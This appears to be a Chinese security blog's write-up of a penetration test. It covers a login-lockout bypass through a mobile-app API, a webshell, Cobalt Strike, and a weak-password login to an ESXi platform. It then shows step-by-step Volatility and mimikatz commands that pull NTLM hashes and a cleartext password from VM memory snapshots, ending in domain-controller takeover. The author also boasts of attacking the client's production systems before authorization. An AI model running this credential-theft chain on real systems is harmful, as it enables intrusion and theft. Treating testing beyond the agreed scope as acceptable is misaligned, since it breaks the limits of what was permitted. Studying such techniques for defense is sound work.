

# 你虚拟机没了

---

原创 海岸线突击队 酒仙桥六号部队

2020-09-10原文

这是 酒仙桥六号部队 的第 79 篇文章。


全文共计1061个字，预计阅读时长5分钟。

## 前言


常规渗透测试中碰到了虚拟化平台，利用虚拟化平台特性直捣域控，什么内网横向都不存在的，一招致命。

## 开搞

首先是常规的外网需要进入内网。（时间较久，损失部分截图后面单补）在客户给到测试环境前有点没忍住，先把生产环境打了。打完客户才给到测试环境，但是都已经晚了。客户给到了一个后台，但是一开始登录有限制。看图



错误次数有限制。所以没法爆破，但是我会放弃么？下面IOS二维码扫起来，嘿嘿这里面就没有登录限制了。



发现锁定用户的安全策略只是在web端进行了校验，而app端未进行任何校验，在登陆接口处进行抓包发现上述接口，该接口没有对登陆次数做校验而是直接匹配 `account` 和 `password` 进行账号密码是否正确的校验，账号密码正确则返回用户一些信息。

账号密码正确返回：



```
1 // 20200603110133
2 //
3
4 {
5   "status": "true",
6   "msg": "FDB2042E624B48E727686C7F484A7C57",
7   "data": {
8     "id": 21,
9     "account": "admin",
10    "password": "25F0AFA464C76D713C07AD",
11    "picUrl": null,
12    "email": null,
13    "state": 1,
14    "lastlogindate": "2020-06-03 11:01:33",
15    "lastloginip": "192.168.1.1",
16    "errorcount": 0,
17    "errordate": "2020-05-27 15:15:14",
18    "islock": 1,
19    "createdate": "2016-08-28 15:32:56",
20    "phone": null,
21    "userName": "admin",
22    "userType": "内部用户",
23    "orgId": 1,
24    "token": "w7S9hubq4V8Apzz8eLhlIFLLhZuhKDtJ0579yY4eJPYSMERZlc4Au9mzNnPYtYP8skeIacwLgvoyvZ8LxPZUJg==",
25    "teamId": null,
26    "rolelevel": null,
27    "teamName": null,
28    "isAuthFace": false,
29    "deptId": null,
30    "imagePath": "https://.../rhzl/PMFile/",
```



账号密码错误返回事例，失败则返回状态为 false，msg 字段返回 4。




```
1 //
2 //
3
4 {
5   "status": "false",
6   "msg": "4"
7 }
```

就这样，第一步，轻轻松松进去了，就跟在玩一样。


进去之后随便找了个上传点 getsHELL 了。



出网，上CS。



抓了密码，都不是什么弱口令，密码规则很强，随意内网探测了一波。发现了一个某服的虚拟化平台。一不小心，弱口令就进去了，唉，运气太好没办法。



进去了咋办呢，用的esxi类型的虚拟化，在这种界面只能开关机操作。但是我会放弃么?行吧那就先放放，装环境干他。

Volatility取证在esxi及虚拟化平台应用：

本机ubuntu18.04

获取工具 `git clone`

<https://github.com/volatilityfoundation/volatility.git>

获取插件

`wget`

**"<https://raw.githubusercontent.com/dfirfpi/hotoloti/master/volatility/mimikatz.py>"**

这里需要在python2.7下运行，同时还需要安装pip包，这些都是排坑经验，小黑板重点

```
| pip install distorm3 volatility 框架需要用到 pip
install construct mimikatz 插件需要用到 | |-----
-----
-----|
```

装完之后，我们把虚拟化里面的任意一台机器进行快照，快照的时候需要选择把内存加入到快照中，然后我们下载虚拟机快照即可。快照下回来放本机，开整~！

在这里需要注意一点情况就是，虚拟机内存多大，快照多大。不多说，上图：

```
root@ubuntu:~# ls
frp volatility win7.vmem
root@ubuntu:~#
```

首先是查看相关虚拟机信息；

```
Python vol.py -f imagepath imageinfo
```

```
INFO : volatility.debug : Determining profile based on KDBG search...
      Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (/root/win7.vmem)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80003c33070L
      Number of Processors : 2
      Image Type (Service Pack) : 0
      KPCR for CPU 0 : 0xfffff80003c34d00L
      KPCR for CPU 1 : 0xfffff880009ee000L
      KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2020-08-06 12:16:35 UTC+0000
      Image local date and time : 2020-08-06 20:16:35 +0800
```

接着我们可以直接抓hash或者查看内存信息等等操作；

```
Python vol.py -f imagepath -profile=Win7SP1x64
pslist // 列出内存 -
profile中的内容为imageinfo给出的插件suggest profile建议
```

```

*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot open shared
object file: No such file or directory)
Offset(V)      Name      PID  PPID  Thds  Hnds  Sess  Wow64  Start
-----
Exit
-----
0xfffffa80018beb30 System      4      0     85    583  -----  0 2020-08-06 11:43:06 UTC
+0000
0xfffffa8002dce7e0 smss.exe    236     4      2     33  -----  0 2020-08-06 11:43:06 UTC
+0000
0xfffffa80035fd060 csrss.exe   316    308     9    451    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8002c74960 wininit.exe 352    308     3     77    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80018c2770 csrss.exe   368    344    10    237    1      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003635060 winlogon.exe 404    344     5    133    1      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003608b30 services.exe 448    352     9    198    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80036af500 lsass.exe   472    352     8    700    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80036768d0 lsm.exe     480    352     9    222    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa800370a060 svchost.exe 580    448    11    354    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003749370 svchost.exe 652    448     8    250    0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8002409060 sppsv.exe   828    448     4    156    0      0 2020-08-06 11:43:10 UTC
+0000
0xfffffa8001900160 svchost.exe 868    448    20    460    0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa8001902b30 svchost.exe 892    448    36   1198    0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa80026aab30 svchost.exe 932    448    19    466    0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa8002706b30 svchost.exe 280    448    13    341    0      0 2020-08-06 11:43:36 UTC
+0000
0xfffffa80019575a0 svchost.exe 308    448    22    725    0      0 2020-08-06 11:43:36 UTC
+0000
0xfffffa8002833060 spoolsv.exe 1164   448    14    513    0      0 2020-08-06 11:43:38 UTC
+0000
0xfffffa80027e8b30 svchost.exe 1192   448    18    311    0      0 2020-08-06 11:43:38 UTC
+0000
0xfffffa8003e15b30 SearchIndexer. 1820   448    13    720    0      0 2020-08-06 11:44:27 UTC
+0000
0xfffffa8001a59b30 taskhost.exe 1536   448     8    204    1      0 2020-08-06 11:44:36 UTC
+0000
0xfffffa8001a8ab30 dwm.exe    768    868     3     74     1      0 2020-08-06 11:44:36 UTC

```

Python vol.py -f imagepath -profile=Win7SP1x64  
 netscan //列出网络状态 可以确定内网IP

```

0x7ed9110 TCPv4 0.0.0.0:49156 0.0.0.0:0 LISTENING 448 services.exe
0x7ed9a960 TCPv4 0.0.0.0:3389 0.0.0.0:0 LISTENING 308 svchost.exe
0x7edb010 TCPv4 -:49285 117.180.231.134:443 CLOSED 2712 chrome.exe
0x7eb12cf0 TCPv4 -:49310 223.5.5.5:443 CLOSED 892 svchost.exe
0x7ee00530 UDPv6 ::1:1900 *:1900 1632 svchost.exe 2020-08-06 11:52:1
1 UTC+0000
0x7f115110 UDPv4 172.16.1.204:137 *:137 4 System 2020-08-06 11:52:1

```

Python vol.py -f imagepath -profile=Win7SP1x64  
 hashdump //dump内存hash

```

*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot
object file: No such file or directory)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:b660e61adc0aeclfe34711e6226fcc8c:::
root@ubuntu:~/volatility# █


```

这时候也可以使用mimikatz插件抓取明文;

```
python vol.py --plugins=/root/volatility/plugins/ --  
profile=Win7SP1x64 -f ../win7.vmem mimikatz
```

```
SI/LIU  
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: can  
rectory)  
Module      User          Domain        Password  
-----  
wdigest     admin         admin-PC      Aa12  
wdigest     WIN-H6RRI9KM4GN$ WORKGROUP  
root@ubuntu:~/volatility#
```

所以利用这个操作，我们直接干域控！



ip	internal	user	computer	note	process	pid	arch	last
192.168.1.4	192.168.1.4		APPSVR-4	新上		8496	x64	63ms
192.168.1.4	192.168.1.4		APPSVR-4			22380	x64	47ms
192.168.1.5	192.168.1.5		PDC		powershell.exe	1504	x86	167ms
192.168.1.5	192.168.1.5		PDC		rundll32.exe	10484	x86	73ms
192.168.1.53	192.168.1.53		FILESVR-53		powershell.exe	4772	x86	593ms
192.168.1.169	192.168.1.169		WIN-4G1U31R2SB		rundll32.exe	5508	x64	326ms
192.168.1.169	192.168.1.169		WIN-4G1U31R2SB		powershell.exe	5816	x64	183ms
192.168.1.252	192.168.1.252		FUYUKONG-252		powershell.exe	5116	x86	3h
192.168.1.252	192.168.1.252		FUYUKONG-252		powershell.exe	5376	x64	11ms
192.168.1.25475	192.168.1.252		FUYUKONG-252		rundll32.exe	6748	x64	28ms

看见可爱的域控上线那我这个心真的是都快化了呢。





知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论